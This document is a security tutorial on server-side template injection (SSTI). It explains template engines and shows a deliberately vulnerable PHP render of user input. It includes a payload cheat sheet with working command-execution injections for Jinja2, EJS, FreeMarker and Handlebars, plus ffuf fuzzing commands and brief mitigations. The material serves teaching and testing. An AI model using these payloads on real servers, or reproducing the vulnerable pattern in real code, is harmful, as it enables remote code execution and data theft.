

🧩 What is a Template?


A **template** is a file or string that defines **how your output (like a webpage, email, or message)** should look, with **placeholders** for dynamic content (data that changes).

Imagine you're writing:

```
"Dear {{ first_name }}, welcome to our site!"
```

Here, `{{ first_name }}` is a placeholder. It gets replaced with the actual name like "Yash" when the template is used.

Templets - Templates are files that contains static contents and as a user we enter input in template and they render this data. The data entered by an user is Dynamic means it can be changed



The screenshot shows a web browser window with the address bar displaying '127.0.0.1:5000'. The page has a blue header with the title 'Plan Your Event' and a yellow button labeled 'Disable SSTI'. The main content is a white form titled 'Create a New Event' with the following fields:

- Event Name: Global CTF Arena 2025 by Hackers Paradise
- Date: 01-04-2025
- Location: Pune, India
- Description about Event: This is CTF Events for hackers held by Hackers Paradise !! Participants can win prizes Up-to 1 Lakh.

A blue button labeled 'Create Event' is at the bottom of the form.

Above can be best example of templet website when dynamic data is entered in application or website the tamplet renders and genrates output by inserting dynamic content in to static page which is template.

Event Details

Event Name: Global CTF Arena 2025 by Hackers Paradise

Date: 2025-04-01

Location: Pune, India

Description: This is CTF Events for hackers held by Hackers Paradise !! Participants can win prizes Up-to 1 Lakh.

 [Create Another Event](#)

What is a Template Engine?

A **template engine** is a tool that helps you **combine data** with a **template** (HTML, text, etc.) to produce final content like:

- Web pages
- Emails
- Messages
- Reports

Think of it as a smart `fill-in-the-blanks` system.

Simple Example

You write a template like:

```
Hello, {{ name }}! Welcome to {{ platform }}.`
```

And you pass in data:

```
{ "name": "Yash", "platform": "Hackers Paradise" }
```

The template engine generates:

```
Hello, Yash! Welcome to Hackers Paradise.
```

Template Engines Overview

Language	Template Engine	Syntax Example	Usage Example
PHP	Twig	Hello, {{ name }}!	<code>\$twig->render("templ ['name' => 'Yash']);</code>
	Blade	<code>{{ \$user->name }}</code>	<code>return view('welcome => \$user]);</code>
Python	Jinja2	Hello, {{ username }}!	<code>render_template("tem username="Yash")</code>
	Mako	<code>\${greeting("Yash")}</code>	Used in web frameworks
Java	Thymeleaf	<code>Name</code>	Used in Spring Boot
	FreeMarker	Hello \${user}!	Template loaded with <code>freemarker.template.</code>
JavaScript (Node.js)	EJS	<code><%= name %></code>	<code>res.render("template name: "Yash" });</code>
	Handlebars	<code>{{user}}</code>	<code>template({ user: "Ya</code>
	Pug (Jade)	<code>h1 Hello #{name}</code>	Used in Express.js apps
Go	html/template	<code>{{.Name}}</code>	<code>tmpl.Execute(w, map[string]string{"N</code>

What is SSTI (Server-Side Template Injection)?

SSTI stands for **Server-Side Template Injection**.

It happens when an attacker is able to **inject and execute malicious code** inside a server-side **template engine** (like Twig, Jinja2, EJS, etc.).

What is the impact of server-side template injection?

Server-side template injection vulnerabilities can expose websites to a variety of attacks depending on the template engine :

RCE Remote Code Execution

Potentially gaining read access to sensitive data and arbitrary files on the server

How do server-side template injection vulnerabilities arise?

Server-side template injection vulnerabilities arise when user input is concatenated into templates rather than being passed in as data.

✓ Safe Example (No SSTI Risk)

Templates that just use placeholders to insert simple information—like someone's name—are usually not at risk of a security issue called server-side template injection (SSTI).

For example, if you send an email that says:

```
"Dear {{ first_name }},"
```

...and you only fill in the person's name, it's generally safe because you're not allowing any harmful code to run—just inserting text.

```
$output = $twig->render("Dear {{ first_name }},", ["first_name" => "Yash"]);
```

This just outputs:

"Dear Yash,"

No matter what, only plain text like a name is inserted. No risk here. You control the template, and the input is just data.

✗ Vulnerable Example (SSTI Risk)

Now imagine someone allows **users** to submit their own template or **parts** of it, like this -

```
$template = $_GET['template'];  
echo $twig->render($template);
```

```
// e.g. ?template={{7*7}} <-- imagine user has passed value using url
```

If the user sends this in the URL:

```
?template={{7*7}}
```

The server will render:

```
49
```

Now imagine a malicious user sends:

```
?template={{ system('ls') }}
```

That might try to run commands on your server—**a serious security risk.

SSTI Payload Cheat Sheet (Per Engine)

1. Jinja2 (Python - Flask)

```
{{7*7}}
```

```
# Look for output as 49
```

```
{{'__.__class__.__mro__[1].__subclasses__()[396]('whoami',shell=True,stdout=-1).communicate()}}
```

2. Twig (PHP - Symfony/Laravel)

```
{{7*7}}
```

```
# Look for output as 49
```

```
{{ constant('phpversion') }}
```

```
# Get PHP version
```

3. EJS (JavaScript - Node.js)

```
<%= 7 * 7 %>
```

```
// Look for output as 49
```

```
<%= require('child_process').execSync('whoami').toString() %>
```

5. Freemarker (Java)

```
${7*7}
```

```
// Look for output as 49
```

```
<#assign ex="freemarker.template.utility.Execute"?new(>${ex("whoami")}
```

4. Handlebars (Node.js)

```
{{#with "s" as |string|}}
  {{#with "e"}}
    {{#with split as |conslist|}}
      {{this.pop}}
      {{this.push (lookup string.sub "constructor")}}
      {{this.pop}}
      {{#with string.split as |codelist|}}
        {{this.pop}}
        {{this.push "return require('child_process').exec('whoami');"}}
        {{this.pop}}
        {{#each conslist}}
          {{#with (string.sub.apply 0 codelist)}}
            {{this}}
          {{/with}}
        {{/each}}
      {{/with}}
    {{/with}}
  {{/with}}
{{/with}}
```

Fuzzing SSTI with FFuF

1. Create a file called `ssti.txt` :

```
{{7*7}}
{{7*'7'}}
${7*7}
<%= 7*7 %>
#{7*7}
*{7*7}
```

2. Use `ffuf` to inject payloads into parameters

```
ffuf -u "http://target.com/page?name=FUZZ" -w ssti.txt -mc all
```

```
ffuf -u "http://vulnerable.site/?name=FUZZ" -w ssti.txt -mr 49
```

- `-u` : URL with FUZZ placeholder
- `-w` : Wordlist to fuzz with
- `-mc` : Match all status codes
- `-mr 49` → Match response containing 49

Mitigation Techniques for SSTI

1. Never Render User Input Directly into Templates
2. Use a Safe Template Engine Configuration
3. Sanitize characters like `{}` , `${}` , `<%` , `<#` that are used in template expression

Reference -

- **Author : Yash Pawar
 - **Mail : yashpawar1199@gmail.com
 - **Labs : https://github.com/HackersParadissee/SSTI_Lab
 - **Cheat-sheet : <https://hacktricks.boitatch.com.br/pentesting-web/ssti-server-side-template-injection#handlebars-nodejs>
-